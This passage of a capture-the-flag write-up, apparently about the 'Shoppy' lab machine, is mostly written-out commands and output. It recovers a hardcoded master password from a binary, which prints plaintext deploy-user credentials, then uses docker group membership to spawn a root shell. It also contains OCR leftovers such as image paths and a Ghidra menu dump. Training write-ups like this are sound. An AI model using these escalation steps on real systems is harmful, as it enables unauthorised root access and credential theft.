
```
Welcome to Josh password manager!
Please enter your master password:
Access granted! Here is creds !
cat /home/deploy/creds.txt
Access denied! This incident will be reported !
```


Let's transfer that binary to our local system to analyze it.

```
jaeger@shoppy:/home/deploy$ python3 -m http.server 8005
```

```
-$ wget http://10.129.227.233:8005/password-manager
```

Let's now use Ghidra Code Browser to reverse engineer this binary.


Ghidra: shoppy
File Edit Project Tools Help
Tool Chest
Active Project: shoppy
shoppy
password-manager
Filter:
Tree View
Table View
Running Tools
Workspace
Fri Dec 22 14:35:39 CST 2023 Recovery snapshot created: /tmp/shoppy.rep/idata/00/~00000000.db/snapshotA.grf



On line 22 to 27 we can see that a string is being created adding character by character. Let's try using it as password and run "password-manager".

```
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
[sudo] password for jaeger:
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
```

With these credentials we can switch user to deploy.

```
jaeger@shoppy:/home/deploy$ su deploy
Password:
$ whoami
deploy
```

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
deploy@shoppy:~$
```

This user belongs to 998(docker) group.

```
deploy@shoppy:~$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
```

At GTFObins we can find a way to escalate privileges to root when user is in docker group. We've successfully obtained root access, root flag can be found at /root directory.

```
deploy@shoppy:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# ls /root
root.txt
```